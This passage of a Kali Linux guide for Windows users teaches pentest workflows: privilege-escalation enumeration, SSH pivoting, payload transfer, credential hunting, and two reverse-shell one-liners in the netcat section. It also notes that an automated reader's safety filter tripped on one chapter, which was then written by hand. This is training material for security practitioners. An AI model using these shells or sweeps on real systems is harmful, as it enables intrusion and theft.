sudo -lis often the whole game — a singleNOPASSWDentry or a GTFOBins-able binary means trivial root. Also enumerate thesudoversion for known CVEs (e.g. Baron Samedit, CVE-2021-3156), and watch non-obvious groups:docker,lxd,disk,admfrequently grant a one-hop path to root even with no SUID bug.
| Task | Windows | Linux |
|---|---|---|
| Show a file’s permissions | icacls file / Get-Acl | ls -l file (stat for octal) |
| Your identity & groups | whoami /all | id ; groups |
| Change permissions | icacls file /grant … | chmod 640 file / chmod u+x file |
| Change owner / group | takeown ; icacls /setowner | sudo chown user:group file |
| Make a download runnable | (extension decides) | chmod +x ./tool |
| List users / groups | net user / net localgroup | cat /etc/passwd / cat /etc/group |
| Where hashes live | SAM / NTDS.dit (NTLM) | /etc/shadow ($6$,$y$) |
| Run one cmd as root / another user | runas /user:X | sudo cmd / sudo -u X cmd |
| Switch user (shell) | runas /user:X cmd | su - X |
| See what you may elevate to | (check Administrators) | sudo -l |
| Binary runs as owner (privesc) | auto-elevating EXE manifest | SUID: find / -perm -4000 -type f 2>/dev/null |
7 Software and packages apt
On Windows software comes from everywhere — an MSI, a vendor .exe, winget, choco — with no single authority. Debian/Kali flips that: almost everything comes from one curated, cryptographically signed repository, and a dependency resolver installs your tool and every library it needs in one command. Two layers:
dpkg— the low-level engine that installs one.debyou already have (≈msiexecon a single.msi). It does not fetch dependencies.apt— the brain on top: it knows the whole repo catalog, resolves the full dependency chain, downloads, and feedsdpkg. You driveapt99% of the time.
sudo apt update                          # refresh the catalog ONLY — installs nothing
sudo apt full-upgrade                    # install newer versions (may REMOVE obsolete pkgs)
sudo apt update && sudo apt full-upgrade # the real "keep Kali current" one-liner
sudo apt install nmap sqlmap             # install (resolves dependencies)
sudo apt install ./tool_1.0_amd64.deb    # install a LOCAL .deb AND resolve its deps (preferred)
apt search gobuster                      # keyword search ; apt show nmap for details
sudo apt remove nmap                     # uninstall, keep config ; apt purge also wipes config
dpkg -l | grep -i ssh                    # what's installed + version (offline recon)
dpkg -S /usr/bin/nmap                    # which package owns this file
⚠️ The core trap, restated
apt updateonly refreshes the list.apt upgrade/full-upgradeis what actually patches. Windows’ one “Check for updates” button conflates the two.
🪟 From Windows
apt≈winget/choco(resolves and downloads from a source);dpkg -i≈msiexec /ion a standalone.msi. Trap: a.debcarries almost no dependencies inside it, sodpkg -ion a downloaded.debfails with “dependency problems” — like an app failing because its VC++ redistributable is missing, except nothing auto-installs it. Usesudo apt install ./file.deb.apt remove≈ an uninstall that leaves settings in%APPDATA%;apt purgeis the “also delete settings” option Windows rarely offers.
Repositories, source builds, and where things land
The file /etc/apt/sources.list (plus *.list under sources.list.d/) lists your repos; Kali uses one kali-rolling line, and the index is GPG-signed and verified on every update — supply-chain integrity for free. Tools too new to be packaged come from GitHub:
git clone https://github.com/user/tool.git
cd tool && ./configure && make && sudo make install   # lands in /usr/local, INVISIBLE to apt
⚠️ Traps that bite mid-engagement
full-upgradecan REMOVE a tool you rely on. Read the “will be REMOVED” list every time; pin critical versions withsudo apt-mark hold <pkg>. Snapshot the VM before a big upgrade.- Do not paste Ubuntu/Debian-stable repo lines into Kali (“FrankenDebian”) — mismatched libraries will eventually brick the box.
apt-key addis removed — add a third-party key as a file under/usr/share/keyrings/and reference it withsigned-by=. Never fix a signature error by disabling verification; aNO_PUBKEYerror usually means Kali rotated its key — reinstallkali-archive-keyring.make installis invisible to apt (/usr/local); you own its lifecycle (sudo make uninstall, if the author wrote that target).
🎯 Pentest angle
On a target,
dpkg -landdpkg -Sare offline recon gold — fingerprint exact service versions to map CVEs, with no internet and no noise.aptactions need network and root, so they’re loud and often unavailable on a locked-down host. Kali meta-packages (kali-linux-large,kali-tools-web, …) pull whole toolsets in one install.
| Task | Windows | Linux |
|---|---|---|
| Install from the central source | winget install X | sudo apt install X |
| Uninstall (keep / also delete settings) | winget uninstall X | sudo apt remove X / apt purge X |
| Refresh the catalog | winget source update | sudo apt update (installs nothing!) |
| Apply all updates | winget upgrade --all / Windows Update | sudo apt full-upgrade |
| Search / details | winget search / show | apt search / apt show |
| Install a downloaded package | msiexec /i f.msi | sudo apt install ./f.deb |
| List everything installed | Get-Package / appwiz.cpl | dpkg -l / apt list --installed |
| Which package owns this file | (no native tool) | dpkg -S /path |
| Pin a version | winget pin add X | sudo apt-mark hold X |
| Build from source | clone + Visual Studio | git clone …; make; sudo make install |
8 Processes and services
📝 Note
This chapter was written from first principles — the automated reader for it tripped a false-positive safety filter (on a chapter about
psandkill, of all things). It’s standard ground.
Processes
Every running program is a process with a numeric PID, a parent (PPID), an owner, and a full command line. PID 1 is systemd (the ancestor of everything; you can’t kill it).
ps aux                 # snapshot of ALL processes (BSD syntax; columns: USER PID %CPU %MEM … COMMAND)
ps -ef                 # same idea, System-V syntax (shows PPID)
ps aux | grep sshd     # the reflexive "is X running / what's its PID"
top                    # live view: q quit, P sort by CPU, M by memory, k kill
htop                   # friendlier live view (F6 sort, F9 kill) — apt install htop
pgrep -f linpeas       # PIDs matching a pattern ; pidof nginx
🪟 From Windows
ps aux≈tasklist/Get-Process/ Task Manager’s Details tab — but Linux shows the full command line inline (tasklist truncates; you’d needwmic), and every process has a visible parent.top/htop≈ Task Manager Performance+Details / Resource Monitor. There is no single “System” process equivalent; PID 1 (systemd) is the closest ancestor.
Killing processes and signals
kill 1234              # polite request to terminate (SIGTERM, signal 15) — the process may clean up
kill -9 1234           # forceful, uncatchable kill (SIGKILL) — last resort
kill -HUP 1234         # "reload your config" (many daemons re-read config on SIGHUP)
killall sshd           # kill by program name
pkill -f "python3 -m http.server"   # kill by command-line pattern
kill -l                # list all signal names/numbers
🪟 From Windows
kill 1234≈taskkill /PID 1234;kill -9≈taskkill /F. Difference: Linux has a whole signal vocabulary.SIGTERM(15) asks nicely and can be caught/ignored;SIGKILL(9) is the hammer but gives the process no chance to flush files or release locks (prefer 15 first).SIGHUP(1) telling a daemon to reload its config has no clean Windows analog — on Windows you restart the service.
Job control: background, foreground, and surviving disconnect
nmap -p- 10.0.0.5 &    # run in the background; prompt returns immediately ($! = its PID)
                       # Ctrl+Z suspends the current foreground job
jobs                   # list this shell's jobs  (%1, %2 …)
bg %1                  # resume job 1 in the background
fg %1                  # bring job 1 back to the foreground
nohup long-scan &      # keep running after you log out (ignores SIGHUP)
disown                 # detach a running job from the shell so a disconnect won't kill it
⛔ Closing the terminal or dropping SSH kills your jobs
When your shell exits it sends
SIGHUPto its children, so a long scan dies on disconnect. The robust fix is a terminal multiplexer — see below. For a one-off,nohup cmd & disown.
tmux (and screen): sessions that outlive your connection
tmux keeps your shells running on the box even if your SSH drops or you close the window — essential for long scans and for working on a remote host.
tmux                   # start a session        (screen: just `screen`)
#   Ctrl-b d           → detach (session keeps running)   [screen: Ctrl-a d]
tmux ls                # list sessions
tmux attach            # reattach  (tmux attach -t work for a named one)
#   Ctrl-b c  new window | Ctrl-b %  split vertical | Ctrl-b "  split horizontal
tmux new -s work       # start a named session
🪟 From Windows
There’s no everyday console equivalent — the nearest feeling is an RDP session you disconnect from and later reconnect to with everything still running.
nohup/&/disownloosely map tostart /band detachedStart-Process, but survival across logoff differs.
Services (daemons) with systemd
A long-running background service is a daemon (the trailing d: sshd, cron, apache2). Modern Kali manages them with systemd via systemctl:
systemctl status ssh         # is it running? recent log lines, PID, enabled-at-boot?
sudo systemctl start ssh     # start now          (stop / restart likewise)
sudo systemctl enable ssh    # start automatically at boot  (disable to undo)
sudo systemctl enable --now ssh   # enable at boot AND start now
sudo systemctl mask ssh      # hard-disable: cannot be started even manually
systemctl list-units --type=service      # all services (≈ Get-Service)
systemctl --failed           # services that failed to start
journalctl -u ssh            # that service's logs (see §12)
🪟 From Windows
systemctl≈services.msc+sc.exe+Get-Service/Start-Service/Set-Service.enable≈ Startup Type = Automatic;disable≈ Manual;mask≈ Disabled-and-locked. A daemon is a Windows service. Trap: older boxes/containers may not run systemd — use theservice x startwrapper or SysV/etc/init.d/x start; many containers have no init system at all.
🎯 Pentest angle
Day-one services you actually start on Kali:
ssh(inbound access — disabled by default on Kali for safety, sosudo systemctl enable --now ssh),postgresql(Metasploit’s DB),apache2(hosting payloads). After a foothold,systemctl list-units --type=serviceandps auxreveal what’s running as root — a service running as root that a low-priv user can influence is a classic privesc path.
⚠️ Trap
kill %1uses the shell job number;kill 1234uses the PID — job specs need the%. Andps aux(no dashes, BSD) vsps -ef(dashes, System V) are two valid syntaxes with slightly different columns;ps auxis the common pentest reflex.
| Task | Windows | Linux |
|---|---|---|
| List running processes | tasklist / Get-Process | ps aux ; ps -ef |
| Live process/resource monitor | Task Manager / Resource Monitor | top ; htop |
| Find a process by name | tasklist | findstr x | pgrep -f x ; ps aux | grep x |
| Kill a process (polite / forced) | taskkill /PID / /F | kill PID / kill -9 PID |
| Kill by name / pattern | taskkill /IM name.exe | killall name ; pkill -f pat |
| Reload a service’s config | restart the service | kill -HUP PID / systemctl reload |
| Run in background / survive logoff | start /b / detached | cmd & / nohup cmd & ; tmux |
| List / start / stop a service | sc query / Start-Service | systemctl list-units --type=service / start |
| Set service to auto-start | Startup Type = Automatic | systemctl enable |
| A background service | a Windows service | a daemon (sshd, cron) |
9 Networking
Windows networking is GUI-first (ncpa.cpl, Windows Firewall) backed by netsh/PowerShell, and almost everything is persistent. Linux is command-line-first, and most state you set live evaporates on reboot unless written to a config file. Two tool generations coexist: legacy net-tools (ifconfig, route, netstat, iwconfig — deprecated, often absent) and the modern iproute2 suite (ip, ss, iw/nmcli — what actually ships). Learn the modern tools; recognize the old ones because every book and half your targets still use them.
Addresses, routes, DNS
ip a                       # all interfaces + addresses        ≈ ipconfig /all
ip -br -c a                # brief, colorized one-line-per-iface
ip r                       # routing table ("default via X" = gateway)  ≈ route print
ip neigh                   # ARP/neighbor table                ≈ arp -a
sudo ip addr add 192.168.1.50/24 dev eth0   # add an IP (CIDR, not a dotted netmask!)
sudo dhclient eth0         # request a DHCP lease              ≈ ipconfig /renew
dig +short example.com     # DNS lookup (dig is what you wish nslookup was)
dig -x 1.2.3.4             # reverse lookup
dig AXFR @ns1.example.com example.com   # attempt a zone transfer (recon)
cat /etc/hosts             # static name→IP overrides  (= …\drivers\etc\hosts)
cat /etc/resolv.conf       # configured nameservers
⚠️ Traps
- Live changes are not persistent. An IP, route, MAC, or firewall rule set by hand is gone on reboot. Persistence means config files (
/etc/network/interfaces, NetworkManager, netplan) — the opposite of Windows, where GUI/netshchanges stick.ip addruses CIDR (/24), not the dotted255.255.255.0mask thatifconfigand Windows use./etc/resolv.confis often auto-generated bysystemd-resolvedand may just point at the stub127.0.0.53; hand-edits vanish. Check the real upstream withresolvectl status.
🎯 Pentest angle
First reflex on any box or pivot:
ip -br ato learn your addresses and reachable subnets — find your own attack IP (watch fortun0on a VPN) before setting up a reverse shell. On a dual-homed host,ip rreveals the internal network;sysctl -w net.ipv4.ip_forward=1plus an iptables NAT rule turns it into a pivot.dig AXFRagainst a misconfigured nameserver can dump an entire domain.
Connections and listening ports
sudo ss -tulpn             # listening TCP+UDP, numeric, with owning process  ≈ netstat -ano + Task Manager
ss -tp                     # established TCP connections with process
lsof -i :22                # who is using port 22
🪟 From Windows
ss -tulpn≈netstat -anobut with the process name already resolved inline (no PID-to-Task-Manager lookup).-pneeds root to see other users’ sockets. Plainnetstatmay be missing on Kali — reach forss.
Host firewalling
sudo ufw status verbose    # Uncomplicated Firewall: current policy + rules
sudo ufw allow 22/tcp      # allow SSH  —  ALLOW 22 BEFORE enabling a default-deny!
sudo ufw enable
sudo iptables -L -n -v     # the low-level engine (first-match-wins, order matters)
sudo iptables -A INPUT -p tcp --dport 22 -j ACCEPT
⛔ Don’t lock yourself out
Setting a default-deny policy (
ufw default deny incomingoriptables -P INPUT DROP) while connected over SSH cuts your own session unless you allowed port 22 first. On a remote box that can mean needing console/VM access to recover.
⚠️ Traps
UFW is off by default on Kali — a stock box often has no host firewall at all (not the Windows “on by default” posture).
iptablesrules are not persistent (a reboot oriptables -Fwipes them) — useiptables-save/iptables-persistent.
Spoofing MAC/IP
sudo ip link set dev eth0 down
sudo macchanger -r eth0           # random MAC (-m XX:.. specific, -s show, -p restore)
sudo ip link set dev eth0 up
⚠️ Trap
NetworkManager often reverts a manual MAC/IP change when it re-manages the interface. Configure it inside NetworkManager (
cloned-mac-address) or detach the interface from NM while you work. Record the original first (macchanger -s).
| Task | Windows | Linux |
|---|---|---|
| Interfaces + addresses | ipconfig /all | ip a (legacy ifconfig) |
| Routing table / ARP | route print / arp -a | ip r / ip neigh |
| Set a static IP / renew DHCP | netsh … / ipconfig /renew | sudo ip addr add …/24 dev eth0 / dhclient |
| DNS lookup / reverse | nslookup | dig +short / dig -x |
| Static hosts file | …\drivers\etc\hosts | /etc/hosts |
| Listening ports + process | netstat -ano (+ Task Mgr) | sudo ss -tulpn |
| Host firewall rule | New-NetFirewallRule | sudo ufw allow 22/tcp |
| Enable IP forwarding | Routing & Remote Access role | sysctl -w net.ipv4.ip_forward=1 |
| Change the MAC | NIC Advanced / registry | sudo macchanger -r eth0 |
10 Remote access and file transfer
SSH — your RDP/WinRM/PSRemoting
SSH (OpenSSH) is the single most important remote-access tool on Linux: an encrypted remote shell plus file transfer and tunneling, all over TCP 22. It’s text-first, not a graphical desktop.
ssh user@10.0.0.10            # connect (-p 2222 for a non-default port)
ssh user@host 'id; cat /etc/passwd'   # run one command remotely, no interactive shell
ssh-keygen -t ed25519         # generate a modern keypair (~/.ssh/id_ed25519[.pub])
ssh-copy-id user@host         # install your public key into the server's authorized_keys
ssh -i ./key user@host        # use a specific key — chmod 600 the key first!
ssh -v user@host              # verbose: debug auth/key failures
⚠️ Two guaranteed walls
- Key permissions: SSH refuses a private key that is group/world-readable —
chmod 600 key(and~/.sshshould be700). Windows doesn’t care about Unix perms, so this is new.- Host-key checking is strict: a changed/unknown host key throws a MITM warning and blocks the connection — there’s no “click yes”. Clear a stale entry with
ssh-keygen -R host.
Tunneling and pivoting
ssh -L 8080:10.0.0.5:80 user@pivot   # LOCAL: your localhost:8080 → (via pivot) → 10.0.0.5:80
ssh -R 8080:localhost:443 user@public# REMOTE: public:8080 → back to your :443 (callback)
ssh -D 1080 user@pivot               # DYNAMIC: a local SOCKS proxy into the pivot's network
proxychains nmap -sT -Pn -p445 10.0.0.0/24   # push whole toolsets through the -D proxy
-L (local forward):   [you] --listen--> | SSH tunnel | --> target:port   (reach IN to a service)
-R (remote forward):  server:port --> | SSH tunnel | --> [you]           (callback OUT through a firewall)
-D (dynamic/SOCKS):   [you]:1080 --> | SSH tunnel | --> anywhere in the far network
🪟 From Windows
The native analog is
netsh interface portproxyor PuTTY/plink— but portproxy is unencrypted, clunky, and has nothing like-DSOCKS. Trap:-Lforwards inbound-to-you,-Rforwards back-out-from-the-server; mixing them up is the #1 tunneling error. Picture the data flow, not which box you typedsshon.
File transfer
scp ./loot.tar user@host:/tmp/        # push      (scp uses CAPITAL -P for the port; ssh uses -p!)
scp user@host:/etc/passwd ./          # pull
rsync -avz -e ssh ./data user@host:/opt/   # efficient delta sync for large/repeated copies
# When you have no creds on the box, serve from Kali and pull from the target:
python3 -m http.server 8000           # on Kali, in the folder to share
wget http://10.10.14.5:8000/linpeas.sh   # on the target  (or: curl -O http://…)
# Raw bytes with netcat (receiver listens FIRST):
nc -lvnp 4444 > out.bin               # on Kali
nc -N 10.10.14.5 4444 < file          # on the target
🪟 From Windows
scp/sftpreplacecopy \\host\share\fileover SMB;rsync≈robocopyover SSH. Thepython3 -m http.server+wgetpattern is the Linuxcertutil -urlcache -f http://… out.exe/Invoke-WebRequest. Trap: no drive letters or UNC — the remote path is a colon stringuser@host:/tmp/file, and a missing/extra colon is the usual mistake. On a target, check whether it hascurlorwget, andpython3orpython, before committing.
netcat — the ad-hoc TCP/UDP multitool
nc -lvnp 4444                  # LISTEN (verbose, no-DNS) — the standard reverse-shell catcher
nc 10.0.0.5 80                 # connect and type a request to grab a banner
nc -zv 10.0.0.5 20-25          # quick zero-I/O port scan
# The classic reverse shells (modern nc has NO -e flag):
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 4444 >/tmp/f   # fifo relay
bash -i >& /dev/tcp/10.0.0.1/4444 0>&1                                        # pure-bash, no nc
⚠️ Trap
The default OpenBSD
ncand Nmap’sncatdropped the-e“execute a program” flag, so copy-pastednc -e /bin/shone-liners from old references simply fail. Use themkfiforelay,ncat --exec, or thebash /dev/tcpshell above.
| Task | Windows | Linux |
|---|---|---|
| Remote shell / admin | mstsc (RDP) / Enter-PSSession | ssh user@host |
| Generate an auth keypair | ssh-keygen / New-SelfSignedCertificate | ssh-keygen -t ed25519 |
| Copy a file to a remote host | copy \\host\share / robocopy | scp file user@host:/tmp/ |
| Download a file to the host | certutil -urlcache -f URL out / iwr | wget URL / curl -O URL |
| Serve a file to pull from a victim | IIS / SMB share | python3 -m http.server 8000 |
| Local port forward / SOCKS pivot | netsh … portproxy / plink -D | ssh -L … / ssh -D 1080 + proxychains |
| Ad-hoc TCP connect/listen | Test-NetConnection / nc.exe | nc host port / nc -lvnp 4444 |
11 A bash scripting primer
In Linux the interactive prompt and a script are the same language — a script is just the commands you’d type, in a file, run top to bottom, with no compile step and no execution-policy/signing/AMSI gate. The only gate is the execute bit.
#!/bin/bash                       # line 1: the shebang — which interpreter runs this
target="10.0.0.5"                 # assignment, NO spaces around =
echo "Scanning $target"           # "double" expands $vars; 'single' is literal

# arguments: $1 $2 … ($0 = script name, "$@" = all args, $# = count)
read -p "Target: " ip             # prompt for input (read -s hides it, for passwords)

# conditionals: [ is the `test` command, so the spaces inside are MANDATORY
if [ "$#" -eq 0 ]; then
    echo "usage: $0 <host>"; exit 1
fi
if [[ -f /etc/passwd ]]; then echo "exists"; fi   # [[ ]] is bash's safer modern form

# loops — the pentester's bread and butter
for ip in 10.0.0.{1..20}; do                      # brace expansion, a native sweep
    ping -c1 -W1 "$ip" &>/dev/null && echo "$ip up"
done
while read -r line; do echo "host: $line"; done < hosts.txt   # per-line iteration

echo "exit code of last command: $?"              # 0 = success
🪟 From Windows
Like a
.ps1/.bat, but there’s noSet-ExecutionPolicy, no signing, no AMSI — Linux never refuses a script over org policy.$1,"$@"≈%1,%*/$args;read≈Read-Host/set /p;$?is numeric like%ERRORLEVEL%(0 = success), not a boolean like PowerShell’s$?(its numeric analog is$LASTEXITCODE). Trap: bashforiterates over text tokens split on whitespace, sofor f in $(ls)breaks on filenames with spaces — use a glob (for f in *.txt) orwhile read -r.
⚠️ Trap
[ $a -eq $b ]requires the spaces ([is literally a command). Numbers compare with-eq -ne -lt -gt; strings compare with=. Prefer[[ … ]], which tolerates empty variables and supports&&/||and regex=~.
The environment and making it stick
echo $PATH | tr ':' '\n'          # the command search list, one dir per line (: separated, not ;)
export TARGET=10.0.0.5            # promote a var to the ENVIRONMENT (inherited by child processes)
printenv                          # list environment vars (shell-only vars need `set`)
alias ll='ls -la'                 # a shortcut (can bake in flags, unlike a PowerShell alias)
⚠️
exportis session-onlyIt propagates to child processes but is not saved to disk and does not survive a new login (unlike Windows
setx). For persistence, add theexport/aliasline to~/.bashrc(the analog of PowerShell’s$PROFILE), thensource ~/.bashrcto apply it to the current shell. (Linux Basics for Hackers wrongly callsexport“permanent”; it isn’t.) Login shells (SSH/console) read~/.bash_profile/~/.profilewhile desktop terminals read~/.bashrc— an export that works locally can be missing over SSH.
| Task | Windows | Linux |
|---|---|---|
| Run a script from the current dir | .\script.ps1 | ./script.sh (after chmod +x) |
| Declare the interpreter | file extension + association | #!/bin/bash (shebang) |
| Define / use a variable | $x = 5 / $x | x=5 (no spaces) / $x |
| Set env var / persist it | $env:X='v' / setx X v | export X=v / add to ~/.bashrc |
| Script args / prompt input | $args / Read-Host | $1 "$@" $# / read -p |
| Exit code of last command | $LASTEXITCODE | $? (0 = success) |
| if / for / while | if()/foreach/while | if [ ]; then … fi / for x in …; do … done |
| Startup profile / alias | $PROFILE / Set-Alias | ~/.bashrc / alias ll='ls -la' |
12 Logs scheduling and the kernel
On Windows these are four GUI apps over sealed binary stores (Event Viewer, Task Scheduler, Device Manager, Disk Management). Linux exposes all four as plain files and small commands: logs are text (plus one binary journal), scheduled jobs are text lines, the kernel loads drivers as versioned files, and storage is invisible until mounted onto the tree.
Logs
tail -f /var/log/auth.log     # LIVE auth/sudo/SSH (Debian/Kali; RHEL uses secure)
grep sudo /var/log/auth.log   # logs are plain TEXT — just grep them
journalctl -u ssh.service     # the systemd journal, filtered to one service
journalctl -k -b              # kernel messages, this boot
who; w; last; lastb           # current sessions / login history / failed logins (binary files)
🪟 From Windows
/var/log/*≈ Event Viewer.evtx, but flat text youtail/grep, not one indexed store with event IDs — there’s no Application/Security/System split; files are named by the facility that wrote them.journalctlis the binary-journal half (query by field).last/w≈quser+ Security events 4624/4625. Trap: log file names differ by distro (auth.log/syslogon Debian/Kali,secure/messageson RHEL), andjournalctl -uwants the unit name (ssh.serviceon Debian,sshd.serviceon RHEL).
🎯 Pentest angle
Two loggers run at once (
rsyslog→ text,systemd-journald→ binary, often persisted under/var/log/journal) — silencing one doesn’t stop the other. Check/etc/rsyslog.d/for@@logserver:514remote forwarding before assuming local cleanup helps: if events stream to a SIEM, clearing local files accomplishes nothing. Andshredis unreliable on journaling/CoW filesystems (ext4, btrfs, XFS) and SSDs — its own man page says so.
Scheduling
crontab -l                    # list the current user's jobs
crontab -e                    # edit them (crontab -r deletes with NO confirmation — careful)
systemctl list-timers --all   # systemd timers — the modern scheduler you must also check
A cron line is five time fields then a command:
┌ minute (0-59)
│ ┌ hour (0-23)
│ │ ┌ day-of-month (1-31)
│ │ │ ┌ month (1-12)
│ │ │ │ ┌ day-of-week (0-7; 0 and 7 both = Sunday)
│ │ │ │ │
*/5 * * * *  /opt/collect.sh        # every 5 minutes
🪟 From Windows
cron/timers ≈ Task Scheduler (
schtasks). Traps: the field order is minute first; a per-usercrontabhas 5 time fields but/etc/crontaband/etc/cron.d/insert a 6th user field (paste a 5-field line there and it silently misparses); plain cron does not run jobs missed while the box was off (no catch-up — use a systemd timer withPersistent=trueoranacron); and cron jobs run under/bin/shwith a minimal PATH and no profile, so a script that works interactively can fail under cron — always use absolute paths.
🎯 Pentest angle
Cron and timers are top persistence/privesc mechanisms. Enumerate
crontab -l,/etc/crontab,/etc/cron.d/,/var/spool/cron/crontabs/, andsystemctl list-timers(timer persistence is easy to miss if you only check cron). A world-writable script referenced by root’s crontab is a direct path to root.
The kernel, modules, and storage
uname -r                      # running kernel release — the first thing for local privesc
lsmod                         # loaded kernel modules (drivers)   ≈ driverquery
sudo sysctl -w net.ipv4.ip_forward=1   # runtime kernel tunable (lost on reboot)
lsblk                         # disks/partitions as a tree with mount points  ≈ Disk Management
sudo mount /dev/sdb1 /mnt     # graft a filesystem onto the tree (no drive letters)
df -h                         # free space per filesystem
🪟 From Windows
uname//proc/version≈winver/systeminfo; the kernel ≈ntoskrnl.exe;lsmod/modprobe≈driverquery/pnputil;sysctl≈ HKLM tunables +netsh. Traps: a kernel update needs a reboot and multiple kernels coexist (chosen at the GRUB menu), souname -rcan show an older running kernel than the newest installed package — a common privesc win. There are no drive letters: a filesystem is invisible until mounted, and mounting onto a non-empty directory hides its contents until unmount. Unlike Windows, Linux willinsmodan unsigned module unless Secure Boot + lockdown are on — the classic kernel-rootkit vector.
| Task | Windows | Linux |
|---|---|---|
| Browse / follow logs | Event Viewer / Get-Content -Wait | less /var/log/syslog / tail -f; journalctl -ef |
| Filter logs by service | Get-WinEvent -FilterHashtable | journalctl -u ssh.service |
| Login history / who’s on | quser / 4624-4625 | who; w; last; lastb |
| List / create scheduled jobs | schtasks | crontab -l / crontab -e; systemctl list-timers |
| OS / kernel version | winver; systeminfo | uname -a; cat /etc/os-release |
| List drivers; set a tunable | driverquery; registry | lsmod; sysctl -w key=val |
| List disks; mount; free space | Disk Management; auto-letter | lsblk; mount /dev/sdb1 /mnt; df -h |
13 Capstone the first five minutes on a shell
When you catch a shell as a low-privilege user (often www-data from a web exploit), run a fixed sweep to learn who you are and where the privilege-escalation paths are. This collates the Pentest angle notes scattered above into one reflex.
💡 Step 0 — upgrade a dumb shell to a real TTY, FIRST
A reverse/bind shell caught over netcat (or Meterpreter’s
shell) is a non-interactive pipe, not a terminal: no tab-completion, arrow keys print garbage,Ctrl-Ckills the whole shell, andsu/sudo/sshhang or error with “no tty present”. Upgrade before trying to escalate:python3 -c 'import pty; pty.spawn("/bin/bash")' # spawn a pseudo-terminal # → press Ctrl-Z to background it, then ON KALI: stty raw -echo; fg # → press Enter, then in the upgraded shell: export TERM=xterm-256color # fallback if no python: script -qc /bin/bash /dev/null
# --- who am I, and where ---
id; whoami; hostname
uname -a; cat /etc/os-release          # kernel + distro → match kernel/CVE exploits

# --- the obvious privesc paths ---
sudo -l                                # what can I run as root, maybe passwordless? (often the whole game)
find / -perm -4000 -type f 2>/dev/null # SUID binaries (root-owned = gold; cross-ref GTFOBins)
find / -perm -2000 -type f 2>/dev/null # SGID binaries
getcap -r / 2>/dev/null                # capabilities (a python with cap_setuid = instant root)

# --- the lay of the land ---
cat /etc/passwd                        # users (hashes are NOT here; /etc/shadow is root-only)
crontab -l; cat /etc/crontab; ls -la /etc/cron.*   # hijackable scheduled jobs
systemctl list-timers --all            # ...and don't forget systemd timers
ss -tulpn                              # listening services, incl. loopback-only (tunnel targets)
ps aux                                 # what's running, and as whom

# --- secrets lying around ---
env                                    # creds in the environment
cat ~/.bash_history 2>/dev/null        # typed creds, hostnames, mount points
ls -la ~/.ssh/ 2>/dev/null             # private keys / authorized_keys for lateral movement
grep -rin password /etc /var/www /home 2>/dev/null   # config-file creds (wp-config.php, .env, database.yml)
🪟 From Windows
This is your
whoami /all/systeminfo/net user/tasklist/netstat -anob/schtaskssweep, translated. The mindset shift: on a standalone Linux box there is no Active Directory to enumerate, so you pivot from “what domain rights do I have” to “what local misconfiguration (SUID, sudo rule, writable cron, weak perms, kernel CVE) makes me root”.sudo -land the SUID sweep have no real Windows equivalent and are where you look first.
🎯 Pentest angle
Automated scripts (
linpeas,LinEnum,linux-exploit-suggester,pspy) bundle all of this — drop them viapython3 -m http.server+wgetinto/tmpor/dev/shm(world-writable). But run the manual commands when you can’t drop a script. Feedsudo -loutput and SUID binaries to GTFOBins, anduname -rtolinux-exploit-suggester.
Appendix the pocket card
The highest-frequency equivalences, for when you just need the translation.
| You want to… | Windows | Linux (Kali) |
|---|---|---|
| Elevate / become root | Run as admin / runas | sudo cmd / sudo -i |
| Who am I + privileges | whoami /all | id ; sudo -l |
| List / find / grep files | dir / dir /s /b / findstr /s | ls -la / find / -name x 2>/dev/null / grep -rin x . |
| Make runnable + run here | (just run the .exe) | chmod +x ./x && ./x |
| Copy / move / delete | copy / move / del | cp / mv / rm (no undo!) |
| Install / update tools | winget install / Windows Update | sudo apt install x / sudo apt update && sudo apt full-upgrade |
| Processes / kill | tasklist / taskkill /F | ps aux / kill -9 |
| Services | services.msc / sc | systemctl status|start|enable x |
| Keep a job alive after disconnect | — | tmux (detach Ctrl-b d) |
| My IP / ports / routes | ipconfig /all / netstat -ano / route print | ip a / ss -tulpn / ip r |
| DNS lookup | nslookup | dig +short |
| Remote shell / copy | mstsc / copy \\host\share | ssh user@host / scp f user@host:/tmp/ |
| Serve / pull a file | IIS / SMB | python3 -m http.server 8000 / wget URL |
| Edit a text file (no GUI) | notepad | nano file (or vim: i, Esc, :wq) |
| Env var (session / persist) | set X=v / setx X v | export X=v / add to ~/.bashrc |
| Logs / scheduled jobs | Event Viewer / schtasks | journalctl + /var/log/* / crontab -e + systemctl list-timers |
| Help | cmd /? | man cmd / cmd --help |
💡 Three habits that make the rest easy
- Press
Tabafter everything. 2. Append2>/dev/nulltofind/grepsweeps. 3. Run long work insidetmux. Do those three and Kali stops fighting you.